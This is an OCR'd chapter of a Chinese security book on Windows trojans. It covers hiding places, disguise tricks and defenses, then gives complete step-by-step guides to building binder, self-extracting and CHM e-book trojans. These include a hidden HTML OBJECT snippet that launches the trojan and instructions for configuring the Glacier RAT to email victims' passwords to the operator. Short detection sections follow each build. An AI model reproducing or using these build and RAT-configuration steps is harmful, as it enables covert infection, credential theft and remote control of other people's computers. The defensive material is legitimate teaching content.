一般在 win.ini 文件中的 Windows 中有加载项“run=”和“load=”，一般来说此两项为空。如果发现此两项加载了任何可疑的程序时就需要特别当心，这时可以根据其提供的源文件路径和功能进一步检查。这两项分别是用来当系统启动时自动运行和加载程序的，如果木马程序加载到这两个子项中，那么系统启动后即可自动地运行和加载。当然也有可能系统之中确实需要加载某一程序，但这更是木马利用的好机会，它往往会在现有的加载的程序文件名之后再加一个它自己的文件名或者参数，该文件名一般使用用户常见的 command.exe、sys.com 等文件来伪装。

在 System.ini 中加载

在系统信息文件 System.ini 中也有一个启动加载项，它就是 BOOT 子项中的 Shell 项。在这里，木马最惯用的伎俩就是把 “Explorer” 变成它自己的程序名。这些改变如果不仔细留意是很难被发现的，这就是前面讲到的欺骗性。当然也有的木马不这样做，它直接把“Explorer”改为别的名称，例如改成 Explorer。

在 Winstart.bat 中加载

Winstart.bat 是一个特殊性丝毫不亚于 Autoexec.bat 的批处理文件，也是一个自动被 Windows 加载运行的文件。它多数情况下是应用程序及 Windows 自动生成的，在执行了 Win.com 并加载了多数驱动程序之后开始执行。由于 Autoexec.bat 的功能可以由 Winstart.bat 代替完成，因此木马完全可以像在 Autoexec.bat 中那样被加载运行，危险即由此而来。

启动项

木马隐藏在启动项中是最常见的一种方式，这里是木马自动加载运行的位置，因此还是有很多木马驻留在这里。其最大的优势就是只要用户启动计算机木马就自动地运行起来。启动项在注册表中对应的位置是 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run，用户展开该选项时，发现注册表中多了很多可疑的启动项，那就说明用户极有可能已经中木马了。

在*.ini 中加载

即应用程序的启动配置文件。控制端利用这些文件启动程序的特点，将制作好的带有木马启动命令的同名文件上传到服务端覆盖同名文件，这样就可以达到启动木马的目的了。

修改文件关联

修改文件关联是木马常用的手段，正常情况下.TXT 文件的打开方式为 NOTEPAD.EXE 文件，但种了文件关联木马之后，TXT 文件的打开方式就会被修改为用木马程序打开。例如著名的冰河木马就是采用的这种方式，一旦用户双击一个.TXT 文件，原本应该使用 NOTEPAD.EXE 打开该文件，现在却变成启动木马程序了。不仅仅是.TXT 文件，其他的诸如.HTM、.EXE、.ZIP 及.COM 等都是木马的目标。要对付这类木马，只能检查 HKEY_CLASSS_ ROOT/文件类型的后缀名/shell/open/command 主键，查看其键值是否正常。

捆绑文件

实现这种入侵的前提是需要控制端用户使用工具软件将木马文件和某一应用程序捆绑在一起，随即上传到服务端覆盖原文件。这样即使木马被删除了，只要运行捆绑了木马的应用程序，木马又会被重新安装，绑定到某一应用程序中。如果绑定到系统文件上，那么每次启动 Windows 的时候都会同时启动木马。

7.1.5 木马的伪装手段

随着木马知识被越来越多的计算机用户所了解，用户的防范意识也在不断地增强，因此木马的传播也遇到了一定的困难。木马的设计者为了使用户放松警惕，达到欺骗用户的目的，常常会通过一些特殊的手段来对木马进行伪装。

图标伪装

在 Windows 系统中，每种文件类型使用不同的图标进行标识，用户通过一种图标就可以轻易地判断出这是哪种文件类型。黑客为了迷惑用户，往往将木马服务端程序的图标换成一些常见的文件类型的图标，这样当用户运行该文件以后，噩梦也就开始了。

文件捆绑

文件捆绑就是通过使用文件捆绑器将木马服务端和正常的文件捆绑在一起，达到欺骗对方从而运行捆绑的木马程序的目的。捆绑后的文件很有迷惑性，而且木马一般在后台运行，用户单击后不会出现什么异状，往往会在不知不觉中中招。

出错显示

绝大多数木马服务端安装时不会出现任何图形界面，因此如果一个程序双击后没有任何反应，有经验的网民就会怀疑它是木马。为了消除这部分人心中的疑虑，黑客会让木马在被运行时弹出一个错误提示对话框，当服务端用户信以为真时，木马已经悄悄侵入了系统。

定制端口

很多老式的木马端口都是固定的，这给判断是否感染了木马带来了方便，只要查一下特定的端口就知道感染了什么木马。所以现在很多新式的木马都加入了定制端口的功能，控制端用户可以在 1024～65535 之间任选一个端口作为木马端口，一般不选 1024 以下的端口，这样就给判断所感染木马类型带来了麻烦。

木马更名

安装到系统文件夹中的木马的文件名一般是固定的，那么只要根据一些查杀木马的文章，按图索骥在系统文件夹中查找特定的文件，就可以断定中了什么木马。所以现在有很多木马都允许控制端用户自由定制安装后的木马文件名，这样就很难判断所感染的木马类型了。

自我销毁

这项功能是为了弥补木马的一个缺陷。当服务端用户打开含有木马的文件后，木马会将自己复制到 Windows 的系统文件夹中，一般来说原木马文件和系统文件夹中的木马文件的大小是一样的（捆绑文件的木马除外），那么中了木马的朋友只要在近来收到的信件和下载的软件中找到原木马文件，然后根据原木马的大小去系统文件夹中找相同大小的文件，判断一下哪个是木马就行了。而木马的自我销毁功能是指安装完木马后原木马文件将自动销毁，这样服务端用户就很难找到木马的来源，在没有查杀木马的工具帮助下，就很难删除木马了。

扩展名欺骗

这是许多黑客惯用的一个欺骗方法，就是将木马伪装成图像以及文档等文件，这一点跟木马更名的性质类似。这一招看上去虽然很不符合逻辑，但却有许多用户中招。


例如图像文件的扩展名不会是.exe，而木马程序的扩展名又必定为.exe，这样多数用户在看到扩展名为.exe 的文件时，就会很小心。于是木马设计者就将文件名进行一些改变，例如将“picture.tiff ”更改为“picture.tiff.exe”，因为 Windows 默认是不显示扩展名的，于是用户就只能看到一个“picture.tiff ”文件了。如果此时用户的计算机恰好是设定为隐藏扩展名的话，就很容易将其作为一个图片文件而启动。

下面介绍显示一个文件的所有扩展名的具体操作步骤。


1 首先锁定一个目标文件，这里使用“第 13 章”文件进行演示。

2 在【工具】菜单中选择【文件夹选项】菜单项。

3 弹出【文件夹选项】对话框。



4 切换到【查看】选项卡，在【高级设置】组合框中撤选【隐藏已知文件类型的扩展名】复选框。



5 单击 确定 按钮完成设置，此时用户就可以看到该文件是一个 Word 文档。

还有一种简单的方法可以查看一个文件的类型。选中该文件，单击鼠标右键，在弹出的快捷菜单中选择【属性】菜单项。

此时在对话框中的【文件类型】文本框中显示的文件类型信息就是该文件的类型。

7.1.6　木马的防范策略

反木马就像反病毒一样是永远没有止境的，也永远没有一个一劳永逸的解决方案，因为都是先有木马，然后才有反木马的方法和软件，计算机用户始终是一个追随者。但是最好的对付木马的方法就是防止其入侵，防患于未然。下面介绍防范木马的几个策略，虽然不能完全杜绝木马的入侵，但却可以大大降低被木马攻击的概率。

谨慎对待任何来历不明的软件

在安装和使用从网上下载的软件之前一定要用反病毒软件，最好是专门查杀木马的软件进行检查，确定里面没有病毒和木马之后再安装和使用。

不要轻信他人

不要随意地运行他人发送来的软件。网络发展到今天，谁都不能保证发来邮件或软件的人一定是自己的朋友，因为别人也可以冒名大肆地发送邮件；其次虽然明知对方并无恶意，但也不能确保对方的计算机上就不会有病毒，也许对方的计算机已经中了黑客程序而自己还不知道，这样病毒和木马就会随之传播。

不要随便下载软件

特别是不可靠的小 FTP 站点、公众新闻组和 BBS 论坛，因为这些地方正是新病毒和木马发布的首选之地。

不要随便留下自己的个人资料

特别不要在聊天室内公开自己的 E-mail 地址。因为黑客进行攻击的第一步就是处心积虑地收集网络中的一切资料，在网络上公开的一切资料都可能成为黑客的垫脚石。更不要将重要口令和资料存放在连接到 Internet 的计算机中，以防黑客侵入计算机获取这些信息。

谨慎使用自己的邮箱

即使是从未公开过的安全性非常高的邮箱或者 ISP 邮箱，并且用户也已经设置了过滤系统，也不能保证能够百分百地拒绝垃圾邮件、病毒和木马。

最好使用第三方邮件程序

最好使用第三方邮件程序，例如 Foxmail 等，不要使用 Microsoft 的 Outlook 程序。因为 Outlook 程序的安全漏洞实在是太多了，而且 Outlook 也是黑客们首选攻击的对象。

始终显示 Windows 文件的扩展名

使用前面介绍的方法进行设置，总是显示 Windows 文件的扩展名。不过此时需要防止黑客实施扩展名欺骗攻击，一般来说，扩展名为 VBS、SHS 或 PIF 的文件多为木马病毒的特征文件。

运行反木马实时监控程序

在上网的时候一定要运行反木马实时监控程序、专业的最新杀毒软件和个人防火墙等进行监控。

给电子邮件加密

为了确保自己的邮件不被其他人看到，同时也为了防范黑客的攻击，可以使用 PGP 等加密软件给电子邮件加密。

隐藏 IP 地址

在上网的时候最好用一些工具软件隐藏自己计算机的 IP 地址，这一点非常重要。

不要轻易打开不明附件和链接

广告邮件中的附件或其中的链接都是木马程序依附的重要对象。

尽量少用共享文件夹

如果需要文件共享，则最好单独地设置一个共享文件夹，把所有需要的文件都放在该共享文件夹中，一定不要将系统目录设置为共享文件夹。

7.2 木马的制作与防范

通常情况下，木马都是隐藏到一些文件中的，所以木马的制作就会依赖文件。下面介绍软件捆绑木马、自解压木马、Chm 电子书木马的制作方法与防范。


7.2.1 软件捆绑木马

软件捆绑木马通常依靠软件，这样的软件很多，操作起来也很方便。


1. 捆绑木马制作

捆绑木马的软件很多，这里以 EXE 捆绑机软件为例进行介绍。


1 首先下载 EXE 捆绑机软件，双击该软件图标，弹出【EXE 捆绑机】对话框。




2 单击 下一步(N) > 按钮，弹出【指定 第一个可执行文件】对话框。




3 单击 点击这里 指定第一个可执行文件 按钮，弹出【请指定第一个可执行文件：】对话框，选中一个可执行文件，这里选择一个 Flash 游戏文件。



4 单击 打开(O) 按钮，返回【指定 第一个可执行文件】对话框，此时可以看到刚刚选中的 EXE 文件已经添加进来了。




5 单击 下一步(N) > 按钮，弹出【指定 第二个可执行文件】对话框。需要注意的是：这里面也需要添加一个.exe 文件，而且捆绑后看不到它的存在。




6 单击 点击这里 指定第二个可执行文件 按钮，载入一个木马文件，捆绑后不会看到它的存在。

7 单击 打开(O) 按钮，返回【指定 第二个可执行文件】对话框，此时已经添加木马程序了。




8 单击 下一步(N) > 按钮，弹出【指定 保存路径】对话框，单击 点击这里 指定保存路径 按钮。




9 弹出【另存为】对话框，在【文件名】文本框中输入一个文件名，这里输入“测试.exe”。


10 单击 保存(S) 按钮，返回【指定 保存路径】对话框，此时设置的文件保存路径已经显示在其中了。



11 单击 下一步(N) > 按钮，弹出【选择版本】对话框，在【版本类型】下拉列表中选择一种版本类型，这里选择【普通版】选项。



12 单击 下一步(N) > 按钮，弹出【捆绑文件】对话框。



13 单击 点击这里 开始捆绑文件 按钮，弹出提示捆绑成功的对话框。


14 单击 确定 按钮，弹出生成的文件所在的文件夹窗口，此时用户可以看到生成的带有木马的文件和第一个载入的.exe 文件图标十分相似，当其他用户运行此程序的时候，木马程序就在后台悄然地运行了。

2. 捆绑木马的查杀

常见的检测文件捆绑的软件有魔龙捆绑检测工具、荣成文件捆绑克星以及 FBFD 等，下面介绍如何使用魔龙捆绑检测工具软件检测和查杀捆绑木马。具体的操作步骤如下。

1 首先下载魔龙捆绑检测工具软件，然后双击运行该软件，界面如下图所示。

2 单击 浏览 按钮，弹出【打开】对话框，找到想要检测的 EXE 文件并选中，这里选中前面捆绑的“测试.exe”文件。



3 单击 打开(O) 按钮，返回魔龙捆绑检测工具软件工作界面，可以看到已经选择了该文件。需要注意的是，这里默认已经选中了【安全运行】复选框和【备份文件】复选框，其目的就是确保文件安全运行并将其备份。

4 单击 开始检测 按钮，进入自动检测阶段，稍后检测的结果就会出现在中间的窗格中，并进行了处理。

用户可以看到在对话框中将会提示用户文件头的个数没有通过检查，这就说明此.exe 文件捆绑了木马（当然也有例外），并且进行了处理。


7.2.2 自解压木马

自解压木马是利用 WinRAR 软件的自解压技术制作的。

1. 自解压木马的制作


利用 WinRAR 软件制作自解压木马的具体步骤如下。

1 首先用户需要安装 WinRAR 软件，这个软件用途极广，没有安装此软件的用户可以自行安装。这里用一张图片和一个木马制作自解压木马为例进行介绍，先将这两个文件同时选中。




2 单击鼠标右键，在弹出的快捷菜单中选择【添加到压缩文件】菜单项。

3 弹出【压缩文件名和参数】对话框。



4 单击 确定 按钮，在当前的文件夹中生成一个压缩文件。

5 双击此压缩文件，弹出一个解压文件的窗口，此时用户可以看到木马文件和图片文件都显示在其中。单击工具栏中的 按钮。



6 在弹出的对话框中切换到【自解压格式】选项卡，单击 高级自解压选项(V)... 按钮。

7 弹出【高级自解压选项】对话框。

8 此时用户需要在【解压路径】文本框中输入一个路径，该路径用户可以随意填写，但最好是不容易被发现的位置。例如输入“%SystemRoot%\system32”，表示解压到系统文件夹下的 system32 文件夹中。

9 在下侧的【安装程序】组合框中的【解压后运行】文本框中输入木马文件“木马.exe”，在【解压前运行】文本框中输入图片文件“dafo.jpg”。

10 切换到【模式】选项卡，在【安静模式】组合框中选中【全部隐藏】单选按钮，在【覆盖方式】组合框中选中【覆盖所有文件】单选按钮。

11 单击 确定 按钮，返回【压缩文件 ceshi.rar】对话框。

12 单击 确定 按钮即可完成设置。在当前的文件夹中出现了【ceshi.exe】文件，这个就是生成的自解压木马。

2. 自解压木马的查杀

用户可以使用最新的杀毒软件对自解压木马进行查杀，具体的操作步骤如下。

1 选中自解压文件，单击鼠标右键，在弹出的快捷菜单中选择【用 WinRAR 打开】菜单项。

2 弹出【ceshi.exe】对话框，用户就看到了自解压文件的组成，不难发现其中有.exe 文件。

3 单击按钮，木马程序就不会自动运行了。

4 提取想要使用的部分，将其他的没有用到的文件全部删除即可。


7.2.3 chm电子书木马

Chm 电子书木马是隐藏在 chm 电子书中的，这种木马的隐蔽性非常好。

1. chm 木马的制作


1 首先需要下载和安装一个 QuickCHM 软件，下载一个 chm 电子书以及一个木马。

2 打开 chm 电子书。



3 在右侧的窗格中单击鼠标右键，在弹出的快捷菜单中选择【属性】菜单项，目的是查询默认的文件。


4 随即弹出【属性】对话框，用户可以发现其默认的页面是/1.htm。



5 单击 确定 按钮，然后需要进行一个网页代码的编写，用户可以用记事本编写。打开记事本，在其中输入下图所示的内容即可（用户只要照样填写），需要改动的地方只有默认页面和木马名称（由于每本电子书的默认名称都不相同）。

```
<HTML>
<HEAD>
<meta http-equiv="refresh"
content="3;url='/1.htm'">
</HEAD>
<BODY>
<OBJECT Width=0 Height=0
style="display:none;"
TYPE="application/x-oleobject"
CODEBASE="木马.exe">
</OBJECT>
</BODY>
</HTML>
```

6 选择【文件】➤【另存为】菜单项。




7 弹出【另存为】对话框，在【保存类型】下拉列表中选择【所有文件】选项，在【文件名】下拉列表文本框中输入想要保存的文件名称，这里保存为“ceshi.html”，需要注意的是一定要保存为.html 类型的文件。

8 单击 保存(S) 按钮，将会在桌面上保存一个网页文件，双击打开将会看到其中内容为空。

9 网页文件编写成功，用户需要对原有的 chm 电子书进行反编译。双击软件图标，运行 QuickCHM 软件，弹出软件的主窗口。

10 选择【文件】➢【反编译】菜单项。


11 弹出【反编译】对话框。



12 单击【输入】文本框后面的【打开】按钮，弹出【打开】对话框，选中要进行反编译的 chm 电子书。

13 单击 打开(O) 按钮，返回【反编译】对话框，然后单击【浏览】按钮，弹出【浏览文件夹】对话框，从中选择一个文件夹。

14 单击 确定 按钮，返回【反编译】对话框，此时输入路径和输出路径已经载入到文本框中。



15 单击 确定 按钮，将会自动进行反编译，反编译之后会弹出反编译文件夹。

16 选中【正则表达式.hhp】文件，然后单击鼠标右键，在弹出的快捷菜单中选择【打开方式】➢【记事本】菜单项，无此菜单项可以选择【打开方式】➢【选择程序】菜单项，再打开记事本程序即可。

17 此时会弹出【正则表达式.hhp－记事本】窗口。

18 用户需要添加两个部分内容，一是添加“ceshi.html”到下图中的Main中，然后在FILES下面添加“ceshi.html”和“木马.exe”（红色标记部分），并保存该文件。

19 用户还需要将前面编写的网页文件（ceshi.exe）和木马文件（木马.exe）复制到反编译后的文件夹中。


20 此时需要重新编译。再次运行 QuickCHM 软件，选择【文件】➢【打开】菜单项。

21 弹出【打开】对话框，浏览反编译文件夹，找到刚刚修改的【正则表达式.hhp】文件并选中。

22 单击 打开(O) 按钮，打开 QuickCHM 软件主窗口，此时该 chm 的所有内容都导入了软件中。

23 选择【文件】➢【编译】菜单项。

24 稍等片刻编译完成，弹出的对话框中会显示“完成！你希望运行吗？”的字样。



25 单击 否(N) 按钮，就可以完成一个 chm 木马的制作，其生成的默认目录在反编译文件夹中。

2. chm 电子书木马的查杀

主要有两种查杀 chm 的方法，其操作非常简单。

利用制作电子书工具反编译

打开 QuickCHM 软件，利用前面介绍的方法进行反编译，这个办法执行起来是最慢的。反编译后，用户可以查看其内容，当发现其中有.exe 文件（即可执行文件）时，用户就要谨慎使用，因为它很有可能就是木马。

利用最新的杀毒软件查杀

选中要检测的 chm 电子书，单击鼠标右键，在弹出的快捷菜单中选择【杀毒】菜单项，稍等片刻检测完成。如果杀毒软件报告有病毒，用户应该将该电子书删除，重新下载新的电子书；如果杀毒软件没有报告病毒，用户就可以放心地使用了。


7.3 冰河木马软件的使用

“冰河”木马开发于 1999 年，在设计之初，开发者的本意是编写一个功能强大的远程控制软件。但是一经推出，就依靠其强大的功能成为了黑客们发动入侵的首选工具，并结束了国外木马一统天下的局面，成为国产木马的标志和代名词。甚至有句话说：在国内没有用过“冰河”的人等于没有用过木马，由此可见“冰河”木马在国内的影响力之巨大。

7.3.1 “冰河”木马功能简介

“冰河”木马是一个 Back Door 一类的黑客软件。实际上“冰河”是一个小小的服务端程序，这个小小的服务端程序功能十分强大，可通过客户端的各种命令来控制服务端的机器，并且可以轻松地获得服务端机器的各种系统信息。

下载并解压“冰河”木马软件后，可以看到 3 个文件：G_CLIENT.EXE（控制端程序）、G_SERVER.EXE（服务端程序）和 README.TXT（说明文件）。



G_SERVER.EXE 文件是被控制端后台监控程序（运行一次即自动安装，可以任意更改其名称），在安装前，可以先通过 G_CLIENT.EXE 的“配置本地服务器程序”功能进行一些特殊的配置，例如设定是否将动态 IP 发送到指定的电子邮箱、改变监听端口以及设置访问口令等。

G_CLIENT.EXE 是控制端执行程序，用于监控远程计算机和配置服务端程序。

与所有的特洛伊木马程序一样，“冰河”的服务器端程序 G_SERVER.EXE 用于植入远程计算机中。一旦被远程计算机用户启动，虽然在表面上看不出任何反应，但事实上该服务器端程序已悄悄地进驻该机的注册表。此后只要该远程计算机一启动上网，可怕的“后门”（默认端口为 7626）就会悄然洞开，可轻易地被藏在网络某个角落的客户端程序 G_CLIENT.EXE 扫描到，并实施包括可显示系统信息及上网密码、系统控制（重新启动、关机等）以及注册

表键值读写等全方位的控制。

“冰河”木马的主要功能如下。

(1) 自动跟踪目标机屏幕变化，同时可以完全模拟键盘及鼠标输入，即同步服务端屏幕变化的同时，控制端的一切键盘及鼠标操作将反馈到服务端屏幕（适用于局域网内）。

(2) 记录各种口令信息，包括开机口令、屏保口令、各种共享资源口令及绝大多数在对话框中出现过的口令信息，且 1.2 以上的版本中允许用户对该功能自行扩充，2.0 以上版本还同时提供有击键记录功能。

(3) 获取系统信息，包括计算机名、注册公司、当前用户、系统路径、操作系统版本、当前显示分辨率以及物理和逻辑磁盘信息等多项系统数据。

(4) 限制系统功能，包括远程关机、远程重启计算机、锁定鼠标、锁定系统快捷键及锁定注册表等多项功能限制。

(5) 远程文件操作，包括创建、上传、下载、复制、删除文件或目录、文件压缩、快速浏览文本文件以及远程打开文件（提供 4 种不同的方式——正常方式、最大化、最小化和隐藏方式）等多项文件操作功能。

(6) 注册表操作，包括对主键的浏览、增删、复制、重命名和对键值的读写等所有的注册表操作。


(7) 发送信息，以 4 种常用图标向服务端发送简短信息。

(8) 点对点通信，以聊天室形式同服务端进行在线交谈。


7.3.2　配置“冰河”木马的服务端程序

在植入 G_SERVER.EXE 文件之前需要对 G_CLIENT.EXE 文件进行配置。

1 双击图标，打开控制窗口。



2 单击工具栏中的【配置本地服务器程序】按钮，弹出【服务器配置】对话框，在【基本设置】选项卡中的【访问口令】文本框中输入一个访问口令，然后选中【自动删除安装文件】复选框。



3 切换到【邮件通知】选项卡。在【SMTP 服务器】文本框中输入服务器名称，在【接收信箱】文本框中输入自己的 E-mail 地址用于接收反馈信息，然后将【邮件内容】组合框中的【系统信息】复选框、【开机口令】复选框、【缓存口令】复选框和【共享资源信息】复选框全部选中。

4 单击【待配置文件】文本框右侧的【浏览】按钮 ...，打开【打开】对话框，对服务端程序进行进一步的配置和伪装，例如设置安装路径、更改文件名称，设置访问口令、进程名称、监听端口等参数，在此不再赘述。

5 单击 确定 按钮，弹出提示框，询问是否配置无误。

